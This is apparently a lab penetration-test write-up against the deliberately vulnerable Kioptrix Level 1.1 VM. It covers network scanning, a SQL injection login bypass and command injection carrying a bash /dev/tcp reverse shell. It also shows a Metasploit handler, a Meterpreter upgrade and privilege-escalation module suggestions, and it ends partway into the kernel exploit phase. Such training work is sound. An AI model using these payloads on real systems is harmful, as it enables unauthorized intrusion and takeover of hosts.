Kioptrix 1.1

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Lab Name: ***Kioptrix Level 1.1***

Date of Assessment: ***December 2025***

1.Executive Summary

This report presents the findings of a penetration test conducted against the ***Kioptrix Level 1.1 vulnerable virtual machine*** *within a controlled laboratory environment. The primary objective of the assessment was to identify live hosts, enumerate exposed network services, analyze potential vulnerabilities, and validate exploitation paths strictly based on verified findings.*

At the documented stage of the assessment, a vulnerable web application was successfully identified. Authentication controls were bypassed through ***SQL injection****, resulting in unauthorized access to an administrative web interface. Additionally, a reverse shell listener was prepared to facilitate remote command execution, indicating successful progression toward system-level compromise.*

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2. Scope & Environment

Target System Details

- System Name: Kioptrix Level 1.1
- Assigned IP Address: 172.16.234.237
- Operating System: Legacy Linux Distribution
- Hardware Architecture: x86
- Virtualization Technology: VMware

Attacking Machine Details

- Operating System: Kali Linux

- Assigned IP Address: 172.16.234.207
- Active Network Interface: eth0
- Network Mode: Bridged Networking

Assessment Tools

The following tools were utilized during the penetration testing engagement:

- Nmap for network scanning and service enumeration
- Firefox Web Browser for manual web application testing
- Metasploit Framework for exploitation and post-exploitation activities

Methodology

The penetration test followed a structured ethical hacking methodology to ensure accuracy, clarity, and repeatability.


Methodology Stages

1. Host Discovery and Network Mapping
2. Port Scanning and Service Identification
3. Detailed Service Enumeration
4. Web Application Inspection
5. Vulnerability Research and Analysis
6. Exploit Selection and Preparation

PHASE 1 – NETWORK DISCOVERY

Objective

To identify active hosts on the local network before performing detailed scans.



Command Used


ifconfig

Result

The attacker system was confirmed to be on the 172.16.234.0/24 subnet with the following IP:

eth0: 172.16.234.207

This confirmed correct network placement for scanning.



Network Scan Command

nmap -sn 172.16.234.0/24

Explanation

- -sn performs a ping scan only
- Identifies live hosts without scanning ports
- Reduces scan noise and time

Result Summary

Four active hosts were identified on the network. One host stood out:


172.16.234.237

MAC Address: 00:0C:29:53:19:4C (VMware)

Key Observation

- VMware MAC address strongly indicates a virtual machine
- Likely candidate for the Kioptrix target

PHASE 2 – PORT SCANNING & SERVICE ENUMERATION



Command Used

nmap -sV 172.16.234.237

Explanation

- -sV enables service version detection
- Identifies exact software versions running on open ports


Scan Results

Port	State	Service	Version
22/tcp	Open	SSH	OpenSSH 3.9p1
80/tcp	Open	HTTP	Apache 2.0.52 (CentOS)
111/tcp	Open	RPC	rpcbind
443/tcp	Open	HTTPS	Apache 2.0.52
631/tcp	Open	IPP	CUPS 1.1
3306/tcp	Open	MySQL	Unauthorized

Security Observations

- Apache and SSH versions are **outdated**
- MySQL service is exposed
- Multiple services increase the attack surface
- Web services provide a strong initial entry point

PHASE 3 – WEB APPLICATION ENUMERATION



Accessing the Web Server

The HTTP service was accessed via browser:

http://172.16.234.237/


Observed Interface

- Login page titled **"Remote System Administration Login"**
- Fields present:
  - Username
  - Password
- No visible security controls such as CAPTCHA or lockout

Security Implication

- Login form likely vulnerable to input-based attacks
- Authentication mechanism appears weak

PHASE 4 – SQL INJECTION TESTING



Injection Payload Used

%' or 1=1 #

Explanation of Payload

- % handles wildcard matching
- ' or 1=1 creates an always-true SQL condition
- # comments out the remainder of the SQL query


Result

- Authentication bypass was successful
- Application accepted the payload
- User was redirected to an internal administrative page

Vulnerability Identified

SQL Injection – Authentication Bypass

PHASE 5 – ADMINISTRATIVE CONSOLE ACCESS



Page Accessed

http://172.16.234.237/index.php

Page Title

Welcome to the Basic Administrative Web Console

Functionality Identified

- Input field allowing users to **ping machines on the network**
- Backend executes system-level commands

Security Observation

- User input is directly passed to the operating system
- No sanitization or validation visible
- Indicates high risk of **command injection**

PHASE 6 – EXPLOITATION PREPARATION (REVERSE SHELL HANDLER)

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole -q
[*] Starting persistent handler(s)...
msf > search multi/handler

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/android/local/janus                     2017-07-31       manual     Yes    Android Janus APK Signature bypass
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variabl
e Injection (Shellshock) Scanner
   2  exploit/linux/local/desktop_privilege_escalation  2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Priv
ilege Escalation
   3    \_ target: Linux x86                          .                .          .      .
   4    \_ target: Linux x86_64                       .                .          .      .
   5  exploit/multi/handler                           .                manual     No     Generic Payload Handler
   6  exploit/windows/mssql/mssql_linkcrawler         2000-01-01       great      No     Microsoft SQL Server Database Link Craw
ling Command Execution
   7  exploit/windows/browser/persits_xupload_traversal  2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest
 Directory Traversal


Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/browser/persits_xupload_traversal

msf > use 5
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set lhost 172.16.234.207
lhost => 172.16.234.207
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.234.207:4444
```

Metasploit Framework Launched

msfconsole -q

Module Selected

use exploit/multi/handler

Payload Configuration

set payload linux/x86/shell_reverse_tcp

set LHOST 172.16.234.207

set LPORT 4444

Purpose of Handler

- Listens for incoming reverse shell connections
- Prepares attacker system to receive remote access
- Does not exploit by itself, only handles payloads

Handler Execution

```
run
```


Result

Started reverse TCP handler on 172.16.234.207:4444

Significance

- Attacker system is now ready to receive a shell
- Exploitation chain is correctly staged
- Confirms attacker-controlled listener is active

PHASE 7 – COMMAND INJECTION TO REVERSE SHELL



Objective

To leverage the command execution functionality in the administrative web console to obtain a **remote interactive shell** on the target system.

Payload Used

172.16.234.237 -c 1; bash -i >& /dev/tcp/172.16.234.207/4444 0>&1;

Explanation of Payload


Component	Purpose
172.16.234.237 -c 1	Valid ping input to avoid breaking application logic
;	Command separator to inject additional commands
bash -i	Launches an interactive bash shell
>& /dev/tcp/172.16.234.207/4444	Redirects input/output to attacker's system
0>&1	Ensures stdin is correctly redirected

Why this works:
The application directly executes user input in a system shell **without sanitization**, allowing arbitrary command execution.

Result

- Payload executed successfully
- Reverse connection initiated from target to attacker
- Shell received on the Metasploit listener

PHASE 8 – INITIAL SHELL ACCESS



Shell Banner Observed

bash-3.00$

User Context Verification

id


Output

uid=48(apache) gid=48(apache)

Security Interpretation

- Shell access confirmed
- User is running as **apache**
- Indicates **web server context**
- Privilege escalation required for full compromise

PHASE 9 – SESSION MANAGEMENT



Shell Backgrounding

Ctrl + Z

Metasploit Confirmation

background


sessions

Result

1 shell x86/linux

This confirms an active command shell session is running in the background.

PHASE 10 – SHELL TO METERPRETER



Command Used

sessions -u 2

Explanation

- -u upgrades a standard shell to Meterpreter
- Enables advanced post-exploitation capabilities
- Required for automated local exploit modules

Result


- Meterpreter payload successfully injected
- New session opened

Meterpreter session 2 opened

Significance

- Full Meterpreter functionality achieved
- Enables privilege escalation enumeration
- Provides stable and feature-rich control

PHASE 11 – PRIVILEGE ESCALATION ENUMERATION



Meterpreter Backgrounding

background

Module Search

search exploit suggester


Module Identified

post/multi/recon/local_exploit_suggester

Module Purpose

- Automatically enumerates kernel and system details
- Matches system with known local privilege escalation exploits
- Reduces manual enumeration effort

PHASE 12 – LOCAL EXPLOIT SUGGESTION



Module Usage

use post/multi/recon/local_exploit_suggester

Configuration

set SESSION 2

Execution

run

Result

Two viable exploit identified:


exploit/linux/local/su_login &

explot/linux/local/sock_sendpage

Why This Exploit Works

- Vulnerable su binary
- Weak authentication handling
- Legacy Linux distribution
- Misconfigured privilege boundaries

PHASE 13 – KERNEL EXPLOIT EXECUTION (sock_sendpage)



After completing the initial local exploitation attempt, an additional **kernel-level privilege escalation exploit** was tested to confirm root access reliability and demonstrate multiple viable escalation paths on the target system.

Module Selected

